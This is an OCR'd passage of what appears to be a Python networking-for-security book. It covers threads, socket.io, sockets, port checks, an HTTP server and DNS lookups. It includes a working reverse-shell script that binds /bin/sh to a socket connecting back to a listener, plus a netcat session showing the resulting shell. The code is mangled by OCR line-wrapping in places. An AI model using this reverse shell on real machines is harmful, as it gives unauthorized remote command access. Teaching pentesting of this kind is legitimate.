


Figure 2.2 – Multithreading diagram

You can find the following code in the **ThreadWorker.py** file in the **threads** subfolder:

```
import threading
class
      ThreadWorker(threading.T
      hread):
         # Our workers
      constructor
         def __init__(self):
                  super(ThreadW
      orker, self).__init__()
         def run(self):
                  for i in
      range(10):
                        print(i)
```

Now that we have our **ThreadWorker** class, we can start to work on our main class. You can find the following code in the **main.py** file in the **threads** subfolder:

```
import threading
from ThreadWorker import
     ThreadWorker
def main():
     thread = ThreadWorker()
     thread.start()
if __name__ ==
     "__main__":
main()
```

In the previous code, we initialized the **`thread`** variable as an instance of our **`ThreadWorker`** class. We then invoke the **`start()`** method from the thread to call the run method of **`ThreadWorker`**.

Limitations of classic Python threads

One of the main issues with classic Python thread implementation is that their execution is not entirely asynchronous. It is understood that Python thread execution is not necessarily parallel and adding several threads also multiplies the execution times. Hence the performance of these tasks reduces the execution time.

The execution of the threads in Python is controlled by the **Global Interpreter Lock** (**GIL**) so that only one thread can be executed at a time, independently of the number of processors with which the machine counts.

IMPORTANT NOTE

More about the GIL can be found at https://wiki.python.org/moin/GlobalInterpreterLock.

To minimize the effect of the GIL on the performance of our application, it is convenient to call the interpreter with the **-O** flag, which will generate an optimized bytecode with fewer instructions, and therefore, fewer context changes. We can also consider using multiprocessing. Python's response to multi-processor architectures is the multiprocessing module in Python 3. Find out more here:

http://docs.python.org/3.0/library/multiprocessing.html#module-multiprocessing

The multiprocessing module provides similar functionalities as the threading module, but instead of creating a thread, it creates a process. The use of this module is recommended due to the fact that CPython, the standard implementation of Python, is only able to run in one thread due to GIL restrictions. Find out more here:

http://docs.python.org/c-api/init.html#thread-state-and-the-global-interpreter-lock

Concurrency in Python with ThreadPoolExecutor

Now we will review the **ThreadPoolExecutor** class, which provides an interface to execute tasks asynchronously. We can define our **ThreadPoolExecutor** object with the **init** constructor:

```
executor =
      ThreadPoolExecutor(max_w
```

```
orkers=5)
```

We can use the previous method constructor to create a **ThreadPoolExecutor** object, using the maximum number of workers as the parameter. In the previous example, we set the maximum number of threads to five, which means that this subprocess group will only have five threads running at the same time.

In order to use our **ThreadPoolExecutor**, we can use the **submit()** method, which takes as a parameter a function for executing that code in an asynchronous way:

```
executor.submit(myFunction())
```

In the following example, we analyze the creation of this class object. We define a **view thread()** function that allows us to use the **threading.get ident()** method to show the current thread identifier.

You can find the following code in the **threadPoolConcurrency.py** file in the **concurrency** subfolder:

```
#python 3
from concurrent.futures
     import
     ThreadPoolExecutor
import threading
import random
def view_thread():
print("Executing Thread")
print("Accessing thread :
     {}".format(threading.get
```

```
      _ident()))
print("Thread Executed
      {}".format(threading.cur
      rent_thread()))
def main():
executor =
      ThreadPoolExecutor(max_w
      orkers=3)
thread1 =
      executor.submit(view_thr
      ead)
thread1 =
      executor.submit(view_thr
      ead)
thread3 =
      executor.submit(view_thr
      ead)
if __name__ == '__main__':
main()
```

In the preceding code, we define our **`main`** function where the executor object is initialized as an instance of the **`ThreadPoolExecutor`** class and a new set of threads is executed over this object. Then we get the thread that was executed with the **`threading.current thread()`** method.

In the following output of the previous script, we can see three different threads that have been created with these identifiers:

```
Executing Thread
```

```
Accesing thread :
      140291041961728
Thread Executed
      <Thread(ThreadPoolExecut
      or-0_0, started daemon
      140291041961728)>
Executing Thread
Executing Thread
Accesing thread :
      140291033569024
Accesing thread :
      140291041961728
Thread Executed
      <Thread(ThreadPoolExecut
      or-0_1, started daemon
      140291033569024)>
Thread Executed
      <Thread(ThreadPoolExecut
      or-0_0, started daemon
      140291041961728)>
```

IMPORTANT NOTE

More about **ThreadPoolExecutor** *can be found at https://docs.python.org/3/library/concurrent.futures.html#threadpoolexecutor.*

Executing ThreadPoolExecutor with

a context manager

Another way to instantiate **ThreadPoolExecutor** to use it as a context manager using the **with** statement:

```
with
      ThreadPoolExecutor(max_w
      orkers=2) as executor:
```

In the following example, we use our **ThreadPoolExecutor** as a context manager within our **main** function, and then call **future = executor.submit(message, (message))** to process every message in the thread pool.

You can find the following code in the **threadPoolConcurrency2.py** file in the **concurrency** subfolder:

```
from concurrent.futures
      import
      ThreadPoolExecutor
def message(message):
print("Processing
      {}".format(message))
def main():
print("Starting
      ThreadPoolExecutor")
with
      ThreadPoolExecutor(max_w
      orkers=2) as executor:
      future =
      executor.submit(message,
```

```
        ('message 1'))
        future =
        executor.submit(message,
        ('message 2'))
print("All tasks complete")
if __name__ == '__main__':
main()
```

Among the main advantages provided by these modules, we can highlight that they facilitate the use of shared memory by allowing access to the state from another context, and are the best option when our application needs to carry out several I/O operations simultaneously.

Now that you know how to work with multithreading and concurrency, let's move on to learning how we can work with the **`socket.io`** module in Python.

Working with socket.io

WebSockets is a technology that provides real-time communication between a client and a server via a TCP connection, eliminating the need for customers to continuously check whether API endpoints have updates or new content. Clients create a single connection to a WebSocket server, and wait to listen to new server events or messages.

The main advantage of WebSockets is that they are more efficient because they reduce the network load and send information in the form of messages to a large number of clients.

Among the main features of WebSockets, we can highlight the following:

- They provide bidirectional (full duplex) communication over a single TCP connection.
- They provide real-time communication between a server and its connecting clients. This enables the emergence of new applications oriented toward managing events asynchronously.
- They provide concurrency and improve performance, optimizing response times and resulting in more reliable web applications.

Implementing a server with socket.io

To implement our server based on socket.io, we need to introduce other modules like **`asyncio`** and **`aiohttp`**:

- **`asyncio`** is a Python module that helps us to do concurrent programming of a single thread in Python. It's available in Python 3.7 – the documentation can be found at

https://docs.python.org/3/library/asyncio.html.

- **aiohttp** is a library for building server and client applications built in **asyncio**. The module uses the advantages of WebSockets natively to communicate between different parts of the application asynchronously. The documentation is available at http://aiohttp.readthedocs.io/en/stable.

The socket.io server is available in the official Python repository and can be installed via **pip**:

```
$ pip3 install python-
      socketio
```

The full documentation is available at https://python-socketio.readthedocs.io/en/latest.

The following is an example of WebSockets that works from Python 3.5+, where we implement a socket.io server using the **aiohttp** framework, which, at a low level, uses **asyncio**. You can install this module with the **pip3 install aiohttp** command.

You can find the following code in the **web_socket_server.py** file in the **socketio** subfolder:

```
from aiohttp import web
import socketio
socket_io =
      socketio.AsyncServer()
app = web.Application()
socket_io.attach(app)
async def index(request):
         return
      web.Response(text=' Hello
      world from
               socketio' ,conten
      t_type=' text/html' )
@socket_io.on(' message' )
def print_message(socket_id,
      data):
         print(" Socket ID: " ,
      socket_id)
         print(" Data: " ,
      data)
app.router.add_get(' /' ,
      index)
if __name__ == ' __main__' :
         web.run_app(app)
```

In the preceding code, we've implemented a server based on socket.io that uses the **aiohttp** module. As you can see in the code, we've defined two methods: the **index()** method, which will return a response message based on the "**/**" root endpoint request, and the **printmessage()** method, which prints the socket identifier and the data emitted by the event. This method is annotated with **@socketio.on ('message')**.

This annotation causes the function to listen for message-type events, and when these events occur, it will act on those events. In our example, the **`message`** is the event type that will cause the **`print_message()`** function to be called.

Next, we are going to implement the client that connects to the server and emits the message event.

Implementing a client that connects to the server

To implement the client, you can find the following code in the **`web_socket_client.py`** file:

```
import socketio
sio = socketio.Client()
@sio.event
def connect():
print('connection
      established')
@sio.event
def disconnect():
print('disconnected from
      server')
sio.connect('http://localhost
      :8080')
sio.emit('message', {'data':
      'my_data'})
sio.wait()
```

In the preceding code, we are using the **`connect()`** method from the **`socketio.Client()`** class to connect to the server that is listening on port **`8080`**. We define two methods, one for connecting and another for disconnecting.

For calling the **`print_message()`** function in the server, we need to emit the message event and pass the data as an object dictionary.

To execute the previous two scripts, we need to run two terminals separately – one for the client and another for the server. First, you need to execute the server, and then execute the client to check for the information sent as a message.

Summary

In this chapter, we learned about the main system modules for Python programming, including **`os`** for working with the operating system, **`sys`** for working with the filesystem, and **`subprocess`** for executing commands. We also reviewed how to work with the filesystem, along with reading and creating files, managing threads, and concurrency. Finally, we reviewed how to create a WebSocket server and client using the **`asyncio`**, **`aiohttp`**, and **`socket.io`** modules.

After practicing with the examples provided in this chapter, you now have sufficient knowledge to automate tasks related to the operating system, access to the filesystem, and the concurrent execution of tasks.

In the next chapter, we will explore the socket package for resolving IP addresses and domains, and implement clients and servers with the TCP and UDP protocols.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. What is the main module that allows us to interact with the Python interpreter?
2. Which module is used to execute a command or invoke a process via the **`popen()`** or **`call()`** methods?
3. What is the approach that we can follow in Python to handle files and manage exceptions in an easy and secure way?
4. What is the difference between processes and threads?
5. What is the limitation that Python has when working with threads?

Further reading

In the following links, you will find more information about the tools we've discussed, and links to the official Python documentation for some of the modules we've analyzed:

- Managing input/output: https://docs.python.org/3.7/tutorial/inputoutput.html
- Documentation threading module: https://docs.python.org/3.7/library/threading.html
- Python **Global Interpreter Lock** (**GIL**): https://realpython.com/python-gil
- Documentation on the **`concurrent.futures`** module: https://docs.python.org/3/library/concurrent.futures.html
- Readers interested in asynchronous web server programming with technologies such as **`aiohttp`** (https://docs.aiohttp.org/en/stable) and **`asyncio`** (https://docs.python.org/3.7/library/asyncio.html) should look at frameworks such as **Flask** (https://flask.palletsprojects.com/en/1.1.x) and **Django** (https://www.djangoproject.com).

Section 2: Network Scripting and Extracting Information from the Tor Network with Python

In this section, the reader will learn how to use Python libraries for network scripting and developing scripts for connecting to the Tor network.

This part of the book comprises the following chapters:

- *Chapter 3, Socket Programming*
- *Chapter 4, HTTP Programming*
- *Chapter 5, Connecting to the Tor Network and Discovering Hidden Services*

Chapter 3: Socket Programming

In this chapter, you will learn some of the basics of Python networking using the socket module. The socket module exposes all of the necessary methods to quickly write TCP and UDP clients and servers for writing low-level network applications.

Socket programming refers to an abstract principle by which two programs can share any data stream by using an **Application Programming Interface (API)** for different protocols available in the internet TCP/IP stack, typically supported by the operating systems.

We will also cover implementing HTTP server and socket methods for resolving IPS domains and addresses.

The following topics will be covered in this chapter:

- Introducing sockets in Python
- Implementing an HTTP server in Python
- Implementing a reverse shell with sockets
- Resolving IPS domains, addresses, and managing exceptions
- Port scanning with sockets

- Implementing a simple TCP client and TCP server
- Implementing a simple UDP client and UDP server

Technical requirements

To get the most out of this chapter, you will need some basic knowledge of command execution in operating systems. Also, you will need to install the Python distribution on your local machine. We will work with Python version 3.7, available at www.python.org/downloads.

The examples and source code for this chapter are available in the GitHub repository at https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition.

Check out the following video to see the Code in Action : https://bit.ly/2I3fFii

Introducing sockets in Python

Sockets are the main components that allow us to exploit the capabilities of the operating system to interact with the network. You may regard sockets as a point-to-point channel of communication between a client and a server.

Network sockets are a simple way of establishing contact between processes on the same machines or on different ones. The socket concept is very similar to the use of file

descriptors for UNIX operating systems. Commands such as **`read()`** and **`write()`** for working with files have similar behavior to dealing with sockets.

A socket address for a network consists of an IP address and port number. A socket's aim is to communicate processes over the network.

Network sockets in Python

Communication between different entities in a network is based on the classic socket concept developed by Python. A socket is specified by the machine's IP address, the port it is listening to, and the protocol it uses.

Creating a socket in Python is done through the **`socket.socket()`** method. The general syntax of the socket method is as follows:

```
s = socket.socket
      (socket_family,
      socket_type, protocol=0)
```

The preceding syntax represents the address families and the protocol of the transport layer.

Based on the communication type, sockets are classified as follows:

- TCP sockets (**`socket. SOCK STREAM`**)
- UDP sockets (**`socket. SOCK DGRAM`**).

The main difference between TCP and UDP is that TCP is connection-oriented, while UDP is non-connection-oriented.

Sockets can also be categorized by family. The following options are available:

- UNIX sockets (**`socket. AF UNIX`**), which were created before the network definition and are based on data
- The **`socket. AF INET`** socket for working with the IPv4 protocol
- The **`socket.AF INET6`** socket for working with the IPv6 protocol

There is another socket type–**socket raw**. These sockets allow us to access the communication protocols, with the possibility of using, or not, layer 3 (network level) and layer 4 (transport level) protocols, and therefore giving us access to the protocols directly and the information you receive in them. The use of sockets of this type will allow us to implement new protocols and modify existing ones.

As regards the manipulation of network packets, we have specific tools available such as **Scapy** (https://scapy.net). It is a module written in Python to manipulate packets with support for multiple network protocols. This tool allows the creation and modification of network packets of various types, implementing functions for capturing and sniffing packets.

The main difference vis-à-vis the previous types that are linked to a communication protocol (TCP or UDP) is that this type of socket works without being linked to a specific communication protocol.

There are two basic types of raw socket, and the decision of which to use depends entirely on the objective and requirements of the desired application:

- **AF_PACKET family**: The raw sockets of the **`AF_PACKET`** family are the lowest level and allow reading and write protocol headers of any layer.
- **AF_INET family**: The **`AF_INET`** raw sockets delegate the construction of the link headers to the operating system and allow shared manipulation of the network headers.

You can get more information and find some examples using this socket type in the socket module documentation: https://docs.python.org/3/library/socket.html#socket.SOCK_RAW.

Now that we have analyzed what a socket is and its types, we will now move on to introducing the socket module and the functionalities it offers.

The socket module

Types and functions required to work with sockets can be found in Python in the socket module. The **socket module** provides all of the required functionalities to quickly write TCP and UDP clients and servers.

The socket module provides every function you need in order to create a socket server or client.

When we are working with sockets, most applications use the concept of client/server where there are two applications, one acting as a server and the other as a client, and where both communicate through message-passing using protocols such as TCP or UDP:

- **Server**: This represents an application that is waiting for connection by a client.
- **Client**: This represents an application that connects to the server.

In the case of Python, the socket constructor returns an object for working with the socket methods.

This module comes installed by default when you install the Python distribution. To check it, we can do so from the Python interpreter:

```
>>> import socket
>>> dir(socket)
['__builtins__',
     '__cached__', '__doc__',
```

```
'__file__',
'__loader__',
'__name__',
'__package__',
'__spec__',
'_blocking_errnos',
'_intenum_converter',
'_realsocket',
'_socket', 'close',
'create_connection',
'create_server', 'dup',
'errno', 'error',
'fromfd', 'gaierror',
'getaddrinfo',
'getdefaulttimeout',
'getfqdn',
'gethostbyaddr',
'gethostbyname',
'gethostbyname_ex',
'gethostname',
'getnameinfo',
'getprotobyname',
'getservbyname',
'getservbyport',
'has_dualstack_ipv6',
'has_ipv6', 'herror',
'htonl', 'htons',
'if_indextoname',
'if_nameindex',
'if_nametoindex',
'inet_aton',
'inet_ntoa',
'inet_ntop',
'inet_pton', 'io',
```

```
'ntohl', 'ntohs', 'os',
'selectors',
'setdefaulttimeout',
'sethostname', 'socket',
'socketpair', 'sys',
'timeout']
```

In the preceding output, we can see all methods that we have available in this module. Among the most-used constants, we can highlight the following:

```
socket.AF_INET
socket.SOCK_STREAM
```

To open a socket on a certain machine, we use the socket class constructor that accepts the family, socket type, and protocol as parameters. A typical call to build a socket that works at the TCP level is passing the socket family and type as parameters:

```
socket.socket(socket.AF_INET,
      socket.SOCK_STREAM)
```

These are the general socket methods we can use in both clients and servers:

- **`socket.recv(buflen)`**: This method receives data from the socket. The method argument indicates the maximum amount of data it can receive.
- **`socket.recvfrom(buflen)`**: This method receives data and the sender's address.

- **`socket.recv_into(buffer)`** : This method receives data into a buffer.
- **`socket.recvfrom_into(buffer)`** : This method receives data into a buffer.
- **`socket.send(bytes)`** : This method sends bytes of data to the specified target.
- **`socket.sendto(data, address)`** : This method sends data to a given address.
- **`socket.sendall(data)`** : This method sends all the data in the buffer to the socket.
- **`socket.close()`** : This method releases the memory and finishes the connection.

We have analyzed the methods available in the socket module and now we are moving to learn about specific methods we can use for the server and client sides.

SERVER SOCKET METHODS

In a client-server architecture, there is a central server that provides services to a set of machines that connect to it. These are the main methods we can use from the point of view of the server:

- **`socket.bind(address)`**: This method allows us to connect the address with the socket, with the requirement that the socket must be open before establishing the connection with the address.
- **`socket.listen(count)`**: This method accepts as a parameter the maximum number of connections from clients and starts the TCP listener for incoming connections.
- **`socket.accept()`**: This method enables us to accept client connections and returns a tuple with two values that represent **`client_socket`** and **`client_address`**. You need to call the **`socket.bind()`** and **`socket.listen()`** methods before using this method.

We can get more information about server methods with the **`help(socket)`** command:

```
SocketType = class
      socket(builtins.object)
      |  socket(family=AF_INET
      , type=SOCK_STREAM,
      proto=0) -> socket
      object
      |  socket(family=-1,
      type=-1, proto=-1,
      fileno=None) -> socket
      object
      |
      |  Open a socket of the
      given type.  The family
      argument specifies the
      address family; it
      defaults to
      AF_INET.  The type
      argument specifies
      whether this is a stream
      (SOCK_STREAM, this is
      the default)or datagram
      (SOCK_DGRAM)
      socket.  The protocol
      argument defaults to
      0,specifying the default
      protocol.  Keyword
      arguments are accepted.
      |  The socket is created
      as non-inheritable.
      |  When a fileno is
      passed in, family, type
      and proto are auto-
```

```
    detected,unless they are
    explicitly set.
    |  A socket object
    represents one endpoint
    of a network connection.
    |  Methods of socket
    objects (keyword
    arguments not allowed):
    |  _accept() -- accept
    connection, returning
    new socket fd and client
    address
    |  bind(addr) -- bind
    the socket to a local
    address
```

We have analyzed the methods available in the socket module for the server side and now we will move on to learning about specific methods we can use for the client side.

CLIENT SOCKET METHODS

From the client point of view, these are the socket methods we can use in our socket client for connecting with the server:

- **`socket.connect(ip_address)`**: This method connects the client to the server IP address.
- **`socket.connect_ext(ip_address)`**: This method has the same

functionality as the **`connect()`** method and also offers the possibility of returning an error in the event of not being able to connect with that address.

We can get more information about client methods with the **`help(socket)`** command:

```
|  connect(addr) --
connect the socket to a
remote address
|  connect_ex(addr) --
connect, return an error
code instead of an
exception
```

The **`socket.connect_ex(address)`** method is very useful for implementing port scanning with sockets. The following script shows ports that are open in the localhost machine with the loopback IP address interface of **`127.0.0.1`**.

You can find the following code in the **`socket_ports_open.py`** file:

```
import socket
ip ='127.0.0.1'
portlist = [21,22,23,80]
for port in portlist:
sock=
     socket.socket(socket.AF_
     INET,socket.SOCK_STREAM)
```

```
result =
      sock.connect_ex((ip,port
      ))
print(port,":", result)
sock.close()
```

The preceding script checks ports for **ftp**, **ssh**, **telnet**, and **http** services in the localhost interface.

In the next section, we will go deep with port scanning using this method.

Basic client with the socket module

Now that we have reviewed client and server methods, we can start testing how to send and receive data from a website. Once the connection is established, we can send and receive data using the **send()** and **recv()** methods for TCP communications. For UDP communication, we could use the **sendto()** and **recvfrom()** methods instead.

Let's see how this works. You can find the following code in the **socket_data.py** file:

1. First create a socket object with the **AF_INET** and **SOCK_STREAM** parameters:

```
import socket
print('creating socket
      ...')
```

```
s=socket.socket(socket.A
      F_INET,socket.SOCK
      _STREAM)
print('socket created')
print("connection with
      remote host")
target_host =
      "www.google.com"
target_port = 80
s.connect((target_host,t
      arget_port))
print('connection ok')
```

2. Then connect the client to the remote host and send it some data:

```
request = "GET /
      HTTP/1.1\r\nHost:%
      s\r\n\r\n" %
      target_host
s.send(request.encode())
```

3. The last step is to receive some data back and print out the response:

```
data=s.recv(4096)print("
      Data",str(bytes(da
      ta)))
print("Length",len(data)
      )
print('closing the
      socket')
s.close()
```

In *Step 3*, we are using the **`recv()`** method from the socket object to receive the response from the server in the data variable.

So far, we have analyzed the methods available in the socket module for client and server sides and implemented a basic client. Now we are moving to learn about how we can implement a server based on the HTTP protocol.

Implementing an HTTP server in Python

Knowing the methods that we have reviewed previously, we could implement our own HTTP server. For this task, we could use the **`bind()`** method, which accepts the IP address and port as parameters.

The socket module provides the **`listen()`** method, which allows you to queue up to a maximum of *n* requests. For example, we could set the maximum number of requests to **`5`** with the **`mysocket.listen(5)`** statement.

In the following example, we are using **`localhost`**, to accept connections from the same machine. The port could be **`80`**, but since you need root privileges, we will use one greater than or equal to **`8080`**. You can find the following code in the **`http_server.py`** file:

```
import socket
mySocket =
      socket.socket(socket.AF_
      INET,
      socket.SOCK_STREAM)
```

```
mySocket.bind(('localhost',
      8080))
mySocket.listen(5)
while True:
    print('Waiting for
      connections')
    (recvSocket, address) =
      mySocket.accept()
    print('HTTP request
      received:')
    print(recvSocket.recv(102
      4))
    recvSocket.send(bytes("HT
      TP/1.1 200 OK\r\n\r\n
      <html><body><h1>Hello
      World!</h1></body>
      </html> \r\n",'utf-8'))
    recvSocket.close()
```

Here, we are establishing the logic of our server every time it receives a request from a client. We are using the **`accept()`** method to accept connections, read incoming data with the **`recv()`** method, and respond to an HTML page to the client with the **`send()`** method.

The **`send()`** method allows the server to send bytes of data to the specified target defined in the socket that is accepting connections. The key here is that the server is waiting for connections on the client side with the **`accept()`** method.

Testing the HTTP server

If we want to test the HTTP server, we could create another script that allows us to obtain the response sent by the server that we have created.

You can find the following code in the **testing_http_server.py** file:

```
import socket
webhost = 'localhost'
webport = 8080
print("Contacting %s on port
      %d ..." % (webhost,
      webport))
webclient =
      socket.socket(socket.AF_
      INET,
      socket.SOCK_STREAM)
webclient.connect((webhost,
      webport))
webclient.send(bytes("GET /
      HTTP/1.1\r\nHost:
      localhost\r\n\r\n".encod
      e('utf-8')))
reply = webclient.recv(4096)
print("Response from %s:" %
      webhost)
print(reply.decode())
```

After running the previous script when doing a request over the HTTP server created in **localhost: 8080**, you should receive the following output:

```
Contacting localhost on port
      8080 ...
```

```
Response from localhost:
HTTP/1.1 200 OK
<html><body><h1>Hello World!
      </h1></body></html>
```

In the previous output, we can see that the **`HTTP/1.1 200 OK`** response is returned to the client. In this way, we are testing that the server is implemented successfully.

In this section, we have reviewed how you can implement your own HTTP server using the client/server approach with the TCP protocol. The server application is a script that listens for all client connections and sends the response to the client.

In the next example, we are going to build a Python reverse shell script with sockets.

Implementing a reverse shell with sockets

A **reverse shell** is an action by which a user gains access to the shell of an external server. For example, if you are working in a post-exploitation pentesting phase and would like to create a script that is invoked in certain scenarios that will automatically get a shell to access the filesystem of another machine, we could build our own reverse shell in Python.

You can find the following code in the **`reverse_shell.py`** file:

```
import socket
import subprocess
import os
```

```
socket_handler =
      socket.socket(socket.AF_
      INET,
      socket.SOCK_STREAM)
try:
    if os.fork() > 0:
        os._exit(0)
except OSError as error:
    print('Error in fork
      process: %d (%s)' %
      (error.errno,
      error.strerror))
    pid = os.fork()
    if pid > 0:
        print('Fork Not
      Valid!')
socket_handler.connect(("127.
      0.0.1", 45679))
os.dup2(socket_handler.fileno
      (),0)
os.dup2(socket_handler.fileno
      (),1)
os.dup2(socket_handler.fileno
      (),2)
shell_remote =
      subprocess.call(["/bin/s
      h", "-i"])
list_files =
      subprocess.call(["/bin/l
      s", "-i"])
```

In the previous code, we are using **`os`** and **`subprocess`** modules. The **`os`** module is a multipurpose operating system interface module that allows us to check whether we can create a fork process using the **`fork()`** method. The **`subprocess`** module allows the script to execute commands and interact with the input and output of these commands.

From the socket module, we are using the **`sock.connect()`** method to connect to a host corresponding to a certain specified IP address and port (in our case it is **`localhost`**).

Once we have obtained the shell, we could obtain a directory listing using the **`/bin/ls`** command, but first we need to establish the connection to our socket through the command output. We accomplish this with the **`os.dup2 (sock.fileno ())`** instruction.

In order to run the script and get a reverse shell successfully, we need to launch a program that is listening for the previous address and port.

IMPORTANT NOTE

For example, we could run the application called **netcat** *(http://netcat.sourceforge.net) and by running the* **`ncat -l -v -p 4567 9`** *command, indicating the port that we declared in the script, we could run our script to get a reverse shell in the localhost address using port* **`4567 9`**.

In the following output, we can see the result of executing the previous script having previously launched the **`ncat`** command:

```
$ ncat -l -v -p 45679
Ncat: Version 7.80 (
     https://nmap.org/ncat )
Ncat: Listening on :::45679
Ncat: Listening on
     0.0.0.0:45679
Ncat: Connection from
     127.0.0.1.
Ncat: Connection from
     127.0.0.1:50626.
sh-5.0$ ls
http_server
manage_socket_errors.py
port_scan
reverse_shell_host_port.py
reverse_shell.py
socket_data.py
socket_methods.py
socket_ports_open.py
socket_reverse_lookup.py
tcp_client_server
udp_client_server
sh-5.0$
```

Now that you know the basics for working with sockets in Python and implementing some use cases, such as developing our own HTTP server or a reverse shell script, let's move on to learning how we can resolve IP domains and addresses using the socket module.

Resolving IPS domains, addresses, and managing exceptions

Throughout this section, we'll review useful methods for obtaining more information about an IP address or domain, including the management of exceptions.

Most of today's client-server applications, such as browsers, implement **Domain Name Resolution** (**DNS**) to convert a domain to an IP address.

The domain name system was designed to store a decentralized and hierarchically structured database, where the relationships between a name and its IP address are stored.

Gathering information with sockets

The socket module provides us with a series of methods that can be useful to us in the event that we need to convert a hostname into an IP address and vice versa.

Useful methods for gathering more information about an IP address or hostname include the following:

- **`gethostbyaddr(address)`**: This allows us to obtain a domain name from the IP address.
- **`gethostbyname(hostname)`**: This allows us to obtain an IP address from a domain name.

These methods implement a DNS lookup resolution for the given address and hostname using the DNS servers provided by your **Internet Service Provider** (**ISP**).

We can get more information about these methods with the **`help(socket)`** command:

```
gethostname() -- return the
      current hostname
gethostbyname() -- map a
      hostname to its IP
      number
gethostbyaddr() -- map an IP
      number or hostname to
      DNS info
getservbyname() -- map a
      service name and a
      protocol name to a port
      number
getprotobyname() -- map a
      protocol name (e.g.
      'tcp') to a number
```

Now we are going to detail some methods related to the host, IP address, and domain resolution. For each one, we will show a simple example:

- **`socket.gethostbyname(hostname)`**: This method returns a string converting a hostname to the IPv4 address format. This method is equivalent to the **`nslookup`**

command we can find in some operating systems:

```
>>> import socket
>>>
      socket.gethostbyna
      me('packtpub.com')
'83.166.169.231'
>>>
      socket.gethostbyna
      me('google.com')
'216.58.210.142'
```

- **`socket.gethostbyname_ex(name)`**: This method returns a tuple that contains an IP address for a specific domain name. If we see more than one IP address, this means one domain runs on multiple IP addresses:

```
>>>
      socket.gethostbyna
      me_ex('packtpub.co
      m')
('packtpub.com', [],
      ['83.166.169.231']
      )
>>>
      socket.gethostbyna
      me_ex('google.com'
      )
```

```
('google.com', [],
      ['216.58.211.46'])
```

- **socket.getfqdn([domain])** : This is used to find the fully qualified name of a domain:

```
>>
      socket.getfqdn('go
      ogle.com')
```

- **socket.gethostbyaddr(ip_address)** : This method returns a tuple with three values (**hostname**, **name**, **ip_address_list**). **hostname** represents the host that corresponds to the given IP address, **name** is a list of names associated with this IP address, and **ip_address_list** is a list of IP addresses that are available on the same host:

```
>>>
      socket.gethostbyad
      dr('8.8.8.8')
('google-public-dns-
      a.google.com', [],
      ['8.8.8.8'])
```

- **socket.getservbyname(servicename[,**

protocol_name]): This method allows you to obtain the port number from the port name:

```
>>> import socket
>>>
      socket.getservbyna
      me(' http' )
80
>>>
      socket.getservbyna
      me(' smtp' ,' tcp' )
25
```

- **socket.getservbyport(por t[, protocol_name])**: This method performs the reverse operation to the previous one, allowing you to obtain the port name from the port number:

```
>>>
      socket.getservbypo
      rt(80)
' http'
>>>
      socket.getservbypo
      rt(23)
' telnet'
```

The following script is an example of how we can use these methods to obtain information from Google DNS

servers. You can find the following code in the **socket_methods.py** file:

```
import socket
try:
    print("gethostname:",sock
      et.gethostname())
    print("gethostbyname",soc
      ket.gethostbyname('www.g
      oogle.com'))
    print("gethostbyname_ex",
      socket.gethostbyname_ex(
      'www.google.com'))
    print("gethostbyaddr",soc
      ket.gethostbyaddr('8.8.8
      .8'))
    print("getfqdn",socket.ge
      tfqdn('www.google.com'))
    print("getaddrinfo",socke
      t.getaddrinfo("www.googl
      e.com",None,0,socket.SOC
      K_STREAM))
except socket.error as error:
   print (str(error))
   print ("Connection error")
```

In the previous code, we are using the **socket** module to obtain information about DNS servers from a specific domain and IP address.

In the following output, we can see the result of executing the previous script:

```
gethostname: linux-
     hpcompaq6005prosffpc
gethostbyname 172.217.168.164
gethostbyname_ex
     ('www.google.com', [],
     ['172.217.168.164'])
gethostbyaddr ('dns.google',
     [], ['8.8.8.8'])
getfqdn mad07s10-in-
     f4.1e100.net
getaddrinfo
     [(<AddressFamily.AF_INET
     : 2>,
     <SocketKind.SOCK_STREAM:
     1>, 6, '',
     ('172.217.168.164', 0)),
     (<AddressFamily.AF_INET6
     : 10>,
     <SocketKind.SOCK_STREAM:
     1>, 6, '',
     ('2a00:1450:4003:80a::20
     04', 0, 0, 0))]
```

In the output, we can see how we are obtaining DNS servers, a fully qualified name, and IPv4 and IPv6 addresses for a specific domain. It is a straightforward process to obtain information about the server that is working behind a domain.

Using the reverse lookup command

Internet connections between computers connected to a network will be made using IP addresses. Therefore,

before the connection starts, a translation is made of the machine name into its IP address. This process is called **Direct DNS Resolution**, and allows us to associate an IP address with a domain name. To do this, we can use the **`socket.gethostbyname(hostname)`** method that we have used in the previous example.

Reverse resolution is the one that allows us to associate a domain name with a specific IP address.

This **`reverse lookup`** command obtains the hostname from the IP address. For this task, we can use the **`gethostbyaddr()`** method. In this script, we obtain the hostname from the IP address of **`8.8.8.8`**.

You can find the following code in the **`socket_reverse_lookup.py`** file:

```
import socket
try :
result =
      socket.gethostbyaddr("8.
      8.8.8")
print("The host name
      is:",result[0])
print("Ip addresses:")
for item in result[2]:
print(" "+item)
except socket.error as e:
print("Error for resolving ip
      address:",e)
```

In the previous code, we are using **`gethostbyaddr(address)`** method to obtain the hostname resolving the server IP address.

In the following output, we can see the result of executing the previous script:

```
The host name is: dns.google
Ip addresses:
8.8.8.8
```

If the IP address is incorrect, the call to the **`gethostbyaddr()`** method will throw an exception with the message **`"Error for resolving ip address: [Errno -2] Name or service not known"`**.

Managing socket exceptions

When we are working with the sockets module, it is important to keep in mind that an error may occur when trying to establish a connection with a remote host because the server is not working or is restarting.

Different types of exceptions are defined in Python's socket library for different errors. To handle these exceptions, we can use the **`try`** and **`accept`** blocks:

- **`exception socket.timeout`**: This block catches exceptions related to the expiration of waiting times.

- **exception socket.gaierror**: This block catches errors during the search for information about IP addresses, for example, when we are using the **getaddrinfo()** and **getnameinfo()** methods.
- **exception socket.error**: This block catches generic input and output errors and communication. This is a generic block where you can catch any type of exception.

The following example shows you how to handle the exceptions. You can find the following code in the **manage_socket_errors.py** file:

```
import socket,sys
host = "domain/ip_address"
port = 80
try:
mysocket =
      socket.socket(socket.AF_
      INET,socket.SOCK_STREAM)
print(mysocket)
mysocket.settimeout(5)
except socket.error as e:
print("socket create error:
      %s" %e)
```

```
sys.exit(1)
try:
    mysocket.connect((host,po
      rt))
